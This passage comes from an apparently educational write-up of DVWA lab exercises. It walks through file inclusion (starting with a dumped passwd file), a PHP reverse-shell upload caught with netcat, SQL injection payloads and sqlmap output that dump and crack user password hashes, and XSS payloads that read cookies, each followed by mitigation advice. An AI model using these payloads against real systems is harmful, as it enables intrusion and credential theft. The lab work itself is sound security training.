openconnect:x:114:120:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin mysql:x:115:122:MySQL Server,,,:/nonexistent:/bin/false
stunnel4:x:995:995:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin _rpc:x:116:65534::/run/rpcbind:/usr/sbin/nologin geoclue:x:117:124::/var/lib/geoc
/nologin Debian-snmp:x:118:125::/var/lib/snmp:/bin/false sslh:x:119:127::/nonexistent:/usr/sbin/nologin ntpsec:x:120:130::/nonexistent:/usr/sbin/nologin redsocks:x:121
/run/redsocks:/usr/sbin/nologin rwhod:x:122:65534::/var/spool/rwho:/usr/sbin/nologin iodine:x:123:65534::/run/iodine:/usr/sbin/nologin miredo:x:124:65534::/var/run/mir
/nologin statd:x:125:65534::/var/lib/nfs:/usr/sbin/nologin redis:x:126:132::/var/lib/redis:/usr/sbin/nologin postgres:x:127:133:PostgreSQL administrator,,,:/var/lib/postgres
mosquitto:x:128:135::/var/lib/mosquitto:/usr/sbin/nologin inetsim:x:129:136::/var/lib/inetsim:/usr/sbin/nologin _gvm:x:130:138::/var/lib/openvas:/usr/sbin/nologin king-
phisher:x:131:139::/var/lib/king-phisher:/usr/sbin/nologin kali:x:1000:1000:,,,:/home/kali:/usr/bin/zsh beef-xss:x:132:141::/var/lib/beef-xss:/usr/sbin/nologin _dvwa:x:133:
/log/dvwa:/usr/sbin/nologin
```

Mitigation Strategies:
Mitigating file inclusion vulnerabilities requires implementing secure coding practices and input validation techniques within web applications. This includes validating and sanitizing user input before including files, avoiding dynamic inclusion of files based on user-controlled input, and using whitelists to restrict the files that can be included. Additionally, deploying web application firewalls (WAFs) and regularly updating software can help mitigate the risk of exploitation.

Conclusion:
File inclusion vulnerabilities pose a significant risk to the security of web applications, potentially leading to remote code execution, data exfiltration, or unauthorized access to sensitive information. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can reduce the likelihood of successful attacks. However, it is essential for developers and security professionals to remain vigilant and proactive in identifying and addressing file inclusion vulnerabilities to protect against potential exploitation and data breaches.

File Upload



Introduction:
File upload vulnerabilities represent a significant security risk for web applications, allowing attackers to upload and execute malicious files on the server. This exploit occurs when an application fails to properly validate and sanitize file uploads, potentially leading to remote code execution, server compromise, or unauthorized access to sensitive data. In this report, we delve into the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions regarding file upload vulnerabilities.


Methodology:
Identifying file upload vulnerabilities involves analyzing web applications to identify areas where users can upload files, such as profile picture upload forms or document submission features. This includes conducting manual testing, dynamic analysis, and automated scanning using tools like Burp Suite or OWASP ZAP to detect potentially vulnerable upload endpoints.

Exploitation Techniques:
Exploiting file upload vulnerabilities allows attackers to upload and execute malicious files on the server. Attackers may upload web shells, backdoors, or malware-infected files, enabling them to gain unauthorized access, execute arbitrary commands, or escalate privileges on the server. Additionally, attackers may exploit file upload vulnerabilities to perform other attacks, such as cross-site scripting (XSS) or server-side request forgery (SSRF).

Vulnerability Assessment Result

Security level is currently: low.

php reverse shell code:



Vulnerability: File Upload

Choose an image to upload:

No file selected.

```
../../hackable/uploads/demo.html succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

Listing IP: 192.168.170.131 port: 9001

netcat listener command: nc -lvnp 9001

upload the file rev.php and visit the url : http://192.168.170.131/hackable/uploads/rev.php

and you have reverse shell:

```
┌─[✗]─[lonewolf@parrot]─[~/Downloads/dvwa]
└──╼ $nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.170.131] from (UNKNOWN) [172.17.0.2] 54022
SOCKET: Shell has connected! PID: 331
whoami
www-data
uname
Linux
```

Security level is currently: high.

Changing Content-Type is not working maybe server is verifying the file header signature.

add GIF98; at the start of our exploit file and rename it with rev.php.jpg.but when we visit it directly it is not working so we use file inclusion:

url:
http://192.168.170.131/vulnerabilities/fi/?page=file/../../../hackable/uploads/rev.php.jpg <- security high and we have reverse shell on our netcat listener.


Mitigation Strategies:

Mitigating file upload vulnerabilities requires implementing secure file upload practices within web applications. This includes validating and sanitizing file uploads, restricting allowed file types and sizes, and using server-side validation to verify file contents. Additionally, implementing proper access controls, file system permissions, and server hardening measures can help mitigate the risk of exploitation.

Conclusion:

File upload vulnerabilities pose a significant risk to the security of web applications and their users, potentially leading to server compromise, data breaches, or other malicious activities. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can reduce the likelihood of successful attacks. However, it is essential for developers and security professionals to remain vigilant and proactive in identifying and addressing file upload vulnerabilities to protect against potential exploitation and data breaches.

SQL Injection



Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Introduction:
SQL Injection (SQL) is a common and severe security vulnerability that allows attackers to manipulate database queries through user input. By injecting malicious SQL code into input fields, attackers can bypass authentication, retrieve sensitive data, modify or delete database records, and even gain control over the entire database server. In this report, we examine the methodology, vulnerability assessment results, exploitation techniques, mitigation strategies, and conclusions related to SQL Injection vulnerabilities.

Methodology:
Identifying SQL Injection vulnerabilities involves analyzing web applications to locate input fields where user-supplied data is directly used in SQL queries without proper validation or sanitization. This includes conducting manual testing, using automated scanning tools such as SQLmap or Burp Suite, and reviewing code to identify vulnerable query construction patterns, like concatenation of user input into SQL queries.


Exploitation Techniques:
Exploiting SQL Injection vulnerabilities allows attackers to manipulate database queries to perform unauthorized actions. Attackers can use techniques like UNION-based, Boolean-based, error-based, or time-based injection to extract data from the database, bypass authentication mechanisms, or modify database records. Furthermore, attackers may chain SQL Injection with other attacks to escalate privileges or execute arbitrary commands on the underlying server

Vulnerability Assessment Results

Security level is currently: low.

We can detect SQL injection with ' on submiting this we get SQL error.


we can see all entries with ' or 1=1# :



```
ID: ' or 1=1#
First name: admin
Surname: admin

ID: ' or 1=1#
First name: Gordon
Surname: Brown

ID: ' or 1=1#
First name: Hack
Surname: Me

ID: ' or 1=1#
First name: Pablo
Surname: Picasso

ID: ' or 1=1#
First name: Bob
Surname: Smith
```

We can extract all passwords with payload:

' UNION SELECT user, password FROM users#



```
ID: ' UNION SELECT user, password FROM users# d
First name: admin
Surname: c13d23675b7a621212c3a6bb07e0e8df

ID: ' UNION SELECT user, password FROM users# d
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users# d
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users# d
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users# d
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Security level is currently: medium.


It’s using POST parameter and quotes are filtered, but ID value is directly added to the query so we dont even need quotes

payload: 1 or 1=1 UNION SELECT user, password FROM users#

Security level is currently: high.

payload from low security also works here

Payload: ' UNION SELECT user, password FROM users#



```
[06:58:10] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[06:58:11] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+-------
------+---------------------+--------------+
| user_id | user    | avatar                      | password                                    | last_name | first
_name | last_login          | failed_login |
+---------+---------+-----------------------------+---------------------------------------------+-----------+-------
------+---------------------+--------------+
| 1       | admin   | /dvwa/hackable/users/admin.jpg   | ba88c155ba898fc8b5099893036ef205 (1test)    | admin     | admin
      | 2024-03-12 01:51:41 | 1            |
| 2       | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordo
n     | 2024-03-12 01:49:49 | 0            |
| 3       | 1337    | /dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack
      | 2024-03-12 01:49:49 | 0            |
| 4       | pablo   | /dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo
      | 2024-03-12 01:49:49 | 0            |
| 5       | smithy  | /dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob
      | 2024-03-12 01:49:49 | 0            |
+---------+---------+-----------------------------+---------------------------------------------+-----------+-------
------+---------------------+--------------+

[06:58:22] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/users
.csv'
[06:58:22] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[06:58:22] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[06:58:22] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-----------------------+
| comment_id | name | comment               |
+------------+------+-----------------------+
| 1          | test | This is a test comment. |
+------------+------+-----------------------+

[06:58:23] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/127.0.0.1/dump/dvwa/g
uestbook.csv'
[06:58:23] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/127.0.0.1'
[06:58:23] [WARNING] your sqlmap version is outdated
```

127.0.0.1:42001/vulnerabilities/sqli/?id=2&Submit=Submit#

Vulnerability: SQL Injection

User ID: 1 Submit

```
ID: 2
First name: Gordon
Surname: Brown
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Mitigation Strategies:

Mitigating SQL Injection vulnerabilities requires implementing secure coding practices and input validation techniques within web applications. This includes using parameterized queries or prepared statements to separate SQL code from user input, validating and sanitizing user input to prevent malicious input, and implementing least privilege principles to limit database access. Additionally, regularly updating software, using web application firewalls (WAFs), and conducting security training for developers can help mitigate the risk of SQL Injection exploitation.

Conclusion:

SQL Injection vulnerabilities pose a severe threat to the security of web applications and the integrity of the underlying databases. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can significantly reduce the likelihood of successful attacks. However, it is essential for developers and security professionals to remain vigilant and proactive in identifying and addressing SQL Injection vulnerabilities to protect against potential exploitation and data breaches.

XSS Cross-site script

Introduction:
Cross-Site Scripting (XSS) is a type of security vulnerability that occurs when an application includes untrusted data in a web page without proper validation or escaping. Attackers can exploit XSS vulnerabilities to inject malicious scripts into web pages viewed by other users, leading to the execution of unauthorized actions in the victim's browser.

Methodology:
The methodology for identifying XSS vulnerabilities involves analyzing web applications to identify input fields, parameters, or URLs where user-supplied data is reflected in the application's responses. This includes conducting manual testing, dynamic analysis, and using automated scanning tools like Burp Suite or OWASP ZAP to detect potential XSS vectors

Exploitation Techniques:
Exploiting XSS vulnerabilities allows attackers to inject and execute arbitrary JavaScript code in the context of a victim's browser. Attackers can use various techniques, including reflected XSS, stored XSS, and DOM-based XSS, to inject scripts and steal sensitive information, hijack sessions, deface web pages, or distribute malware to other users.

DOM Based Cross Site Scripting (XSS)

Security level is currently: low.

We have option to select language and value is reflected in GET parameter default=English

payload=<script>alert(document.cookie);</script>

using this it will trigger an alert pop up with cookie values.

Security level is currently: medium.


we are stuck inside option tag so we have escape that and we can’t use script tag because that is blocked so we use image tag.

payload=" ></option></select><img src=x onerror="alert(document.cookie)">

Security level is currently: high.

This time server is using whitelist we can bypass that by puting our payload after # because anything after # is not sent to server but still reflecting on the page.

payload=#<script>alert(document.cookie);</script>


Vulnerability: DOM Based
127.0.0.1:42001/vulnerabilities/xss_d/?default=<script>alert(1)</script>
Vulnerability: DOM Based Cross Site Scripting
Please choose a language:
127.0.0.1:42001
1

Reflected Cross Site Scripting (XSS)

Security level is currently: low.

we have name field which is reflecting on page.

payload=<img src=x onerror="alert(document.cookie)">

It triggers an alert pop up with cookie value.

Security level is currently: medium.

_payload of low level also works here: _

payload=<img src=x onerror="alert(document.cookie)">

Security level is currently: high.

_payload of low level also works here: _

payload=<img src=x onerror="alert(document.cookie)">

Stored Cross Site Scripting (XSS)

Security level is currently: low.

we have name and message field let's put our payload in message:

payload=<img src=x onerror="alert(document.cookie)">

and it’s working it will trigger an alert pop up with cookie value.

Security level is currently: medium.

This time we put our paylod in name field we can easily bypass the maximum character limit by changing the maxlength attribute of input from DevTools. we change the case of our payload:

payload=<sCrIpT>alert(document.cookie);</ScRiPt>

It will successfully trigger alert pop up with cookie value.

Security level is currently: high.

this time script tag is entirely blocked so we use different payload method same as we used in medium.

payload=<ImG src=x onerror="alert(document.cookie)">

1. token = token + ‘ZZ’ = “7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068aZZ”
2. sha256(token) = sha256(“7f1bfaaf829f785ba5801d5bf68c1ecaf95ce04545462c8b8f311dfc9014068aZZ”) = “ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84”
3. token=ec7ef8687050b6fe803867ea696734c67b541dfafb286a0b1239f42ac5b0aa84&phrase=success
4. let’s submit this:

Mitigation Strategies:
Mitigating XSS vulnerabilities requires implementing secure coding practices and input validation techniques within web applications. This includes properly sanitizing and escaping user input to prevent the injection of malicious scripts, using content security policies (CSP) to restrict the sources of executable scripts, and implementing input validation and output encoding mechanisms.

Conclusion:

XSS vulnerabilities pose a significant risk to the security of web applications and their users, allowing attackers to execute unauthorized actions in the context of a victim's browser. By understanding the methodology for identifying these vulnerabilities, analyzing vulnerability assessment results, recognizing exploitation techniques, and implementing effective mitigation strategies, organizations can reduce the likelihood of successful attacks. However, it is essential for developers and security professionals to remain vigilant and proactive in identifying and addressing XSS vulnerabilities to protect against potential exploitation and data breaches.